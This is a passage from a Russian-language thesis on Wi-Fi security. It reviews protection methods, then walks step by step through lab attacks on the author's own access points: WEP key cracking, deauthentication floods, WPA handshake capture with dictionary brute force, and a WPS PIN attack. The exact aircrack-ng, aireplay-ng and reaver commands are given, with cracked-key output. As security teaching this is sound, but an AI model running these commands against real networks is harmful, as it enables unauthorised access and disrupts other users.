Существуют и другие специфичные особенности беспроводных сетей помимо интерференции сигнала. Неправильно настроенный терминал клиента или антенна, дающие сбои, могут значительноснижать качество обслуживания

всех остальных пользователей. Или логично возникающий вопрос стабильности связи. Не только сигнал роутера должен достичь клиента, но и сигнал клиента должен обратно достичь роутера. Обычно роутеры в несколько раз мощнее, и чтобы добиться симметрии, возможно, придётся снизить мощность сигнала на роутере. Для 5 ГГц следует помнить, что надежно работают только 4 канала: 36/40/44/48 (для Европы, для США есть ещё 5). На остальных включен режим сосуществования с радарами (DFS). В итоге, связь роутера и клиентского устройства может достаточно часто пропадать.

1.6 ТЕХНОЛОГИИ ЗАЩИТЫ БЕСПРОВОДНЫХ WI-FI СЕТЕЙ

Для обеспечения защиты Wi-Fi сетей используется несколько широко известных способов, таких как метод ограничения доступа и метод аутентификации. Рассмотрим методы немного подробнее.

Методы ограничения доступа.

Фильтрация MAC-адресов:

В стандарт IEEE 802.11 такой метод не входит. Но есть три способа фильтрации:

Роутер позволяет подключаться клиентам с любым MAC-адресом;

Роутер позволяет подключаться клиентам, чьиMAC’и находятся в белом списке;

Роутер запрещает подключаться клиентам, чьи MAC’и находятся в «чёрном списке»;

С точки зрения безопасности самым надежным может показаться второй вариант, но он не рассчитан на подмену MAC-адреса, чем легко может воспользоваться злоумышленник.

Режим скрытия идентификатора точки доступа SSID (англ. ServiceSetIDentifier):

Для своего обнаружения точка доступа периодически производит рассылку beaconframes (в переводе кадров-маяков). Такой кадр содержит определенную служебную информацию для подключения, а такжесодержит в себе SSID (идентификатор беспроводной сети). В случае режима скрытия SSID

это поле пустое, то есть становится невозможным обнаружить вашу беспроводную сеть и подключиться к ней, не зная значение самого SSID . Но все клиенты, подключенные к сети, знают SSID и при подключении, когда рассылают ProbeRequest (в переводе попытка запроса на подключение), указывают идентификаторы этих сетей, сохраненные в их профилях подключений. Прослушивая рабочий трафик данных клиентов, можно с легкостью получить значение SSID точки доступа, необходимое для подключения к желаемому роутеру.

Методыаутентификации

1. OpenAuthentication (рус.Открытая аутентификация):

Клиентпроизводит запрос аутентификации, в котором присутствует только свой MAC-адрес. Роутер отвечает либо отказом, либо подтверждением аутентификации. Решение принимается на основе фильтрации по списку MAC-адресов, то есть по сути это способ защиты беспроводной локальной Wi-Fi сети на основе списка доступа.

Используемые для аутентификации шифры: без шифрования.

2. SharedKeyAuthentication (рус. Аутентификация с общим ключом):

Требуется настройка неизменяемого - статичного ключа шифрования алгоритма WEP (англ. WiredEquivalentPrivacy). Клиент делает запрос у точки доступа на аутентификацию, на что получает подтверждение, которое содержит 128 байт случайной информации. Станция шифрует полученные данные алгоритмом WEP (проводится побитовое сложение по модулю 2 данных сообщения с последовательностью ключа) и отправляет зашифрованный текст вместе с запросом на ассоциацию. Точка доступа расшифровывает текст и сравнивает с исходными данными. В случае совпадения отсылается подтверждение ассоциации, и клиент считается подключенным к сети.

Схема аутентификации с общим ключом уязвима к атакам «Maninthemiddle (человек посередине)». Алгоритм шифрования WEP — это простой XOR ключевой последовательности с полезной информацией, следовательно, прослушав трафик между станцией и точкой доступа, можно восстановить часть ключа.

Используемые шифры: без шифрования, динамический WEP, CKIP.

3. Аутентификация по MAC-адресу:

«Данный метод не предусмотрен в IEEE 802.11, но поддерживается большинством производителей оборудования, например D-Link и Cisco. Происходит сравнение MAC-адреса клиента с таблицей разрешённых MAC-адресов, хранящейся на точке доступа, либо используется внешний сервер аутентификации. Используется как дополнительная мера защиты.

IEEE начал разработки нового стандарта IEEE 802.11i, но из-за трудностей утверждения, организация WECA (англ. Wi-FiAlliance) совместно с IEEE анонсировали стандарт WPA (англ. Wi-FiProtectedAccess). В WPA используется TKIP (англ. TemporalKeyIntegrityProtocol, протокол проверки целостности ключа), который использует усовершенствованный способ управления ключами и покадровое изменение ключа.»[6]

4. Wi-Fi Protected Access (WPA)

«После первых успешных атак на WEP было принято разработать новый стандарт 801.11i. Но до него был выпущен «промежуточный» стандарт WPA, который включал в себя новую систему аутентификации на базе 801.1x и новый метод шифрования TKIP. Существуют два варианта аутентификации: с помощью RADIUS сервера(WPA-Enterprise) и с помощью предустановленного ключа (WPA-PSK)

Используемые шифры: TKIP (стандарт), AES-CCMP (расширение), WEP (в качестве обратной совместимости).»[8]

5. WI-FI Protected Access2 (WPA2, 801.11I)

«WPA2 или стандарт 801.11i — это финальный вариант стандарта безопасности беспроводных сетей. В качестве основного шифра был выбран стойкий блочный шифр AES. Система аутентификации по сравнению с WPA претерпела минимальные изменения. Также как и в WPA, в WPA2 есть два варианта аутентификации WPA2-Enterprise с аутентификацией на RADIUS сервере и WPA2-PSK с предустановленным ключом.

Используемые шифры: AES-CCMP (стандарт), TKIP (в качестве обратной совместимости).»[9]

6. Cisco Centralized Key Managment (CCKM)

«Вариант аутентификации от фирмы CISCO. Поддерживает роуминг между точками доступа. Клиент один раз проходит аутентификацию на RADIUS-сервере, после чего может переключаться между точками доступа. Используемые шифры: WEP, CKIP, TKIP, AES-CCMP»[10]

ГЛАВА 2. ВЗЛОМ БЕСПРОВОДНЫХ СЕТЕЙ НА ПРАКТИКЕ

2.1 ОБОРУДОВАНИЕ ДЛЯ ВЗЛОМА (ТЕСТИРОВАНИЯ НА ПРОНИКНОВЕНИЕ)

Для того что бы начать заниматься тестированием на проникновение нам потребуется персональный компьютер на x86, x64 или ARM архитектуре с установленной операционной системой Linux с ядром версии не менее 2.6.22. Я использовал ноутбук HPPavilionDV6 3056er с установленной ОС KaliLinux 2016.2и установленными всеми последними обновлениями.

Wi-Fiадаптер, драйверы которого, под операционной Linux, поддерживают режимы «мониторинга» и «инъекций». Список таких адаптеров можно легко найти в интернете, например на сайте: https://wikidevi.com/wiki/Category:Linux_driver/802dot11.

Комплект ПО aircrack-ng(версия под Linux), который включает в себя следующие пакеты:

– aircrack-ngВзламывает ключи WEP и WPA (Перебор по словарю).

– airdecap-ngРасшифровывает перехваченный трафик при известном ключе.

– airmon-ngВыставляет сетевую карту в режим мониторинга.

– aireplay-ngПакетный инжектор.

– airodump-ng Анализатор трафика: Помещает трафик в файлы PCAP или IVS и показывает информацию о сетях.

– airtun-ng Создаёт виртуальный интерфейс туннелирования.

– packetforge-ng Создаёт шифрованные пакеты для инъекции.

– Ivstools Инструменты для слияния и конвертирования.

– airbase-ng Предоставляет техники для атаки клиента.

– airdecloak-ng Убирает WEP-маскировку с файлов pcap.

– airolib-ng Хранит и управляет списками ESSID и паролей, вычисляет парные мастер-ключи.

– airserv-ng Открывает доступ к беспроводной сетевой карте с других компьютеров.

– buddy-ng Сервер-помощник для easside-ng, запущенный на удалённом компьютере.

– easside-ng Инструмент для коммуникации с точкой доступа без наличия WEP-ключа.

– tkiptun-ngАтака WPA/TKIP.

– wesside-ngАвтоматический инструмент для восстановления WEP-ключа.

В моем варианте данное ПО шло в составе ОС.

Беспроводная точка доступа, которую мы будем настраивать под конкретное шифрование и использовать ее в качестве атакуемой. Я для своей работы использовал D-linkDIR-615.

Для упрощения и улучшения качества проводимых тестирований на проникновения лучше использовать KaliLinux последней стабильной версии, ее можно бесплатно получить для некоммерческого использования на официальном сайте разработчиков: https://www.kali.org/, в нее включены все пакеты для тестирования на проникновения.

2.2 ВЗЛОМ НА ПРАКТИКЕ WI-FI СЕТИ С WEP ШИФРОВАНИЕМ

Перейдем к тестированию на проникновение в сеть, организованную беспроводной точкой доступа с установленным на ней для авторизации WEP шифрованием.

Для этого нам потребуется беспроводная точка доступа. Я настроил с указанием следующих параметров:

– название – mntl

– пароль – узнаете в конце

– тип шифрования – WEP

Приступим к действиям:

Для начала нам требуется залогиниться под учетной записью root. Либо любой другой, но тогда перед каждой командой требуется вводить sudo.

Открываем терминал (ctrl + alt + t) и для определения драйвера вводим команду:

airmon-ng

Рисунок 1 – вывод результата выполнения команды airmon-ng

В результате выполнения программы интерфейс называется “wlan0”, “Chipset”имеет статус “Unknown”, но драйвер определился. Если похожий вывод или “Chipset” определился, значит, можем переходить дальше, иначе требуется отладка работы драйвера или использование другого wi-fi адаптера.

Следующим шагом нам требуется перевести карту в режим работы мониторинг, для этого ввести в терминале команду:

airmon-ngstart wlan0

Рисунок 2 – выполнение команды airmon-ngstartwlan0

В результате выполнения команды в предпоследней строчке терминала видим текст: «monitormodeenabledonmon0», что означает, что мы можем для мониторинга использовать включенный интерфейс mon0.

Следующим шагом будет включение режима прослушивания для определения доступных Wi-Fi сетей, для этого выполним команду:

airodump-ng mon0



Рисунок 3 – список доступных сетей

В результате выполнения команды мы можем наблюдать список беспроводных сетей в радиусе действия нашего wi-fi адаптера. Можем

наблюдать, что созданная нами вначале сеть, названная mtnl, имеет следующие важные для нас характеристики: используемое шифрование WEP, 4 канал, bssid – физический адрес точки доступа для соответствующей сети - 0C:D2:B5:03:43:68.

Теперь, зная нужную нам информацию, начнем захватывать пакеты, в которых возможно получим зашифрованный пароль, сделать это можно введя следующую команду:

airodump-ng –w mtnl-org –c 4 –bssid 0C:D2:B5:03:43:68 mon0



Рисунок 4 – процесс захвата пакетов

Где –wmtnl записать перехваченные пакеты в файл mtnl (файл будет автоматически создан в виде: l-org-X.cap, где X номер файла с перехваченными пакетами будет изменяться, если атака прерывалась, и мы начинали заново, не удаляя старый файл), я выбрал как и название сети, чтобы не путаться; -c 4 указание канала, на котором работает беспроводная сеть с названием mtnl; -bssid физический адрес точки доступа; mon0 – выбор интерфейса, на котором выполнить захват пакетов.

После выполнения команды ждем ориентировочно 10-15 минут, чтобы захватить около 15000 IVS пакетов (пакетов, содержащих в себе вектор инициализации). Продолжительность ожидания зависит от активности в сети. Если к точке доступа никто не подключен, то время может затянуться. Расстояние до точки доступа не так важно, как активность в сети. Если

активность маленькая, и сбор пакетов идет медленно, то попробуем «растрясти» точку доступа, для этого открываем еще один терминал - очень важно оставить используемый ранее терминал активным, просто сворачиваем его в трей и используем команду

aireplay-ng -0 0 -a 0C:D2:B5:03:43:68 mon0

где -0 0 произвести атаку деаутентификация(-0), пока она не будет остановлена вручную (0).

-a физический адрес точки доступа

mon0 интерфейс, используемый для атаки.

Когда закончили сбор примерно 15000 пакетов, открываем новый терминал, в нем начинаем расшифровывать пакет, для этого воспользуемся командой

aircrack-ng mtnl-org-01.cap



Рисунок 5 – расшифровка пакетов

После окончания процесса дешифровки мы увидим, что пароль 100% расшифрован корректно. Теперь можем подключиться к точке доступа mtnl, используя пароль: 3937353536. Если данного сообщения не увидели или увидели, что не на 100%, то повторите захват пакетов и соберите в 2-5 раз больше пакетов. И повторите процесс дешифровки. Количество захватываемых пакетов может требоваться большее или меньшее, в зависимости от сложности и длины пароля.

2.3 ВЗЛОМ НА ПРАКТИКЕ WI-FI СЕТИ С WPA/WPA2 PERSONAL ШИФРОВАНИЕМ

Перейдем к тестированию на проникновение в сеть, организованную беспроводной точкой доступа с установленным на ней для авторизации WPA/WPA2 Personal шифрованием.

Для этого нам потребуется беспроводная точка доступа. Я настроил с указанием следующих параметров:

- название – pentest_router
- пароль – узнаете в конце
- тип шифрования – WPA

Приступим к действиям:

Для начала нам требуется залогиниться под учетной записью root. Либо любой другой, но тогда перед каждой командой требуется вводить sudo.

Открываем терминал (ctrl + alt + t) и для определения драйвера вводим команду:

airmon-ng

Рисунок 6 – просмотр драйвера сетевой карты

Вывод команды показывает нам список беспроводных карт, которые поддерживают режим монитора. Если никакие карты не указаны, то требуется переподключить адаптер и убедиться, что он поддерживает режим мониторинга. Если используется встроенный адаптер, то он не поддерживает режим монитора, тогда требуется использовать внешний с поддержкой режима монитора. В выводе команды можно убедиться, что моя карта поддерживает режим мониторинга и называется wlan0.

Далее нам требуется перевести нашу карту в режим мониторинга, для этого выполним команды:

airmon-ng start wlan0



Рисунок 7 – перевод сетевой карты в режим мониторинга

Красным выделен вывод команды, означающий, что режим мониторинга включен и интерфейс называется mon0.

Следующим шагом будет включение режима прослушивания для определения доступных Wi-Fi сетей, для этого выполним команду:

airodump-ng mon0



Рисунок 8 – список беспроводных сетей

На рисунке выделена сеть, которую мы создали и используем для тестирования атаки.

Далее нам нужно использовать команду

airodump-ng -c 10 --bssid 00:14:BF:E0:E8:D5 -w /root/Desktop/ mon0, где

-c – номер канала

--bssid – физический адрес точки доступа

-w путь, куда будем записывать перехваченный начальный обмен пакетами, так называемый “handshake”.

Для того чтобы перехватить handshake нам требуется после запуска выполнения вышеуказанной команды дождаться пока кто-то подключится к сети, либо, при имеющемся уже подключенном клиенте, нужно произвести деавторизацию подключенного в данный момент клиента. Для выполнения данного шага может потребоваться много времени, если будут отсутствовать в данный момент активные подключения. Мы подключим любое другое устройство к известной сети, эмулируя активность.

Рисунок 9 – просмотр подключенных клиентов

На рисунке 9 видим подключенного клиента, где выделение красным, меньшим по размеру – физический адрес клиента

Для выполнения деавторизации клиента нам требуется, не закрывая имеющийся терминал, открыть второй и выполнить команду:

aireplay-ng –0 2 –a 00:14:BF:E0:E8:D5 –c 4C:EB:42:59:DE:31 mon0, где

-0 – ключ для проведения деавторизации

2 – количество пакетов деавторизации

-a – физический адрес точки доступа

-c – физический адрес клиента

mon0 – наш интерфейс, используемый для атаки



Рисунок 10 – выполнение деавторизации клиента

Если все прошло успешно, то увидим сообщение в терминал, где выполняли предыдущую команду:



Рисунок 10 – перехват handshake

Нужное нам сообщение:

Рисунок 11 – перехвачен handshake

Получив данное сообщение можем переходить к следующему шагу, иначе повторять предыдущую команду до тех пор, пока не получим в выводе сообщение о получении handshake’а.

Теперь мы можем нажать сочетание клавиш ctrl+c в терминале, в котором выполняется aireplay. Не стоит сразу закрывать терминал.

После мы можем переходить ко взлому - будем использовать метод перебора. Для этого нам потребуется словарь паролей. Его можно легко найти на просторах интернета или создать свой, соблюдая лишь пару правил синтаксиса: один пароль = одна строка и никаких пробелов перед и после и расширение файла “.txt”.

Приступим к методу перебора пароля, для этого нужно выполнить команду

aircrack-ng –a2 –b 00:14:BF:E0:E8:D5 –w /root/wpa.txt root/Desktop/*.cap

```
aircrack-ng -a2 -b 00:14:BF:E0:E8:D5 -w /root/wpa.txt /root/Desktop/*.cap
```

Рисунок 12 – запуск перебора паролей

–a это метод атаки с использованием имеющегося рукопожатия(handshake'a), 2 – WPA

-b – физический адрес атакуемой точки доступа

-w – путь до словаря с расширением “.txt”

/root/Desktop/*.cap – директория для сохранения cap файла, содержащего пароль.

```
Opening /root/Desktop/-01.cap
Reading packets, please wait...

                                Aircrack-ng 1.2 beta3

                  [00:00:00] 192 keys tested (1409.45 k/s)

                           KEY FOUND! [ notsecure ]

      Master Key     : 42 28 5E 5A 73 33 90 E9 34 CC A6 C3 B1 CE 97 CA
                       06 10 96 05 CC 13 FC 53 B0 61 5C 19 45 9A CE 63

      Transient Key  : 86 D0 43 C9 AA 47 F8 03 2F 71 3F 53 D6 65 F3 F3
                       86 36 52 0F 48 1E 57 4A 10 F8 B6 A0 78 30 22 1E
                       4E 77 F0 5E 1F FC 73 69 CA 35 5B 54 4D B0 EC 1A
                       90 FE D0 B9 33 06 60 F9 33 4B CF 30 B4 A8 AE 3A

      EAPOL HMAC     : 8E 52 1B 51 E8 F2 7E ED 95 F4 CF D2 C6 D0 F0 68
root@kali:~#
```

Рисунок 13 – результат перебора паролей

На рисунке выше после перебора 192 комбинаций в словаре мы нашли наш пароль. Данный способ не оптимальный, т.к. если словарь на несколько тысяч комбинаций, перебор получается очень долгим и часто случается, что пароля, установленного на роутере, нет в нашем словаре. Такой способ удобен для перебора популярных комбинаций, таких как: 12345678, qwertyui и т.д. В случае сложных паролей данный способ может не иметь никакого успеха. Но мы просто так не сдадимся, попробуем рассмотреть еще один случай. Например, наша точка доступа также настроена на WPS подключение(подключение по пин-коду или по нажатию клавиши на самом роутере).

Для этого мы выполним теже действия, что и с методом перебора, до шага определения точки доступа и ее канала (действия идентичны). Повторю результат, который нам требуется:



Рисунок 14 – проверка WPS

Проверяем включен ли WPS на точке доступа командой

wash -i mon0

Если точки доступа нет в списке, то пробуем другую. Наша есть, т.к. мы там настроили WPS для тестирования данного метода.

Далее начинаем перебор пин-кодов командой

reaver -i mon0 -b 1C:BD:B9:B5:C6:B9 -a -vv

где mon0 – интерфейс с которого производим атаку

-b – физический адрес точки доступа

-a – автоматическое определение параметров взлома

-vv – диагностические сообщения

В результате пошел перебор пинов:

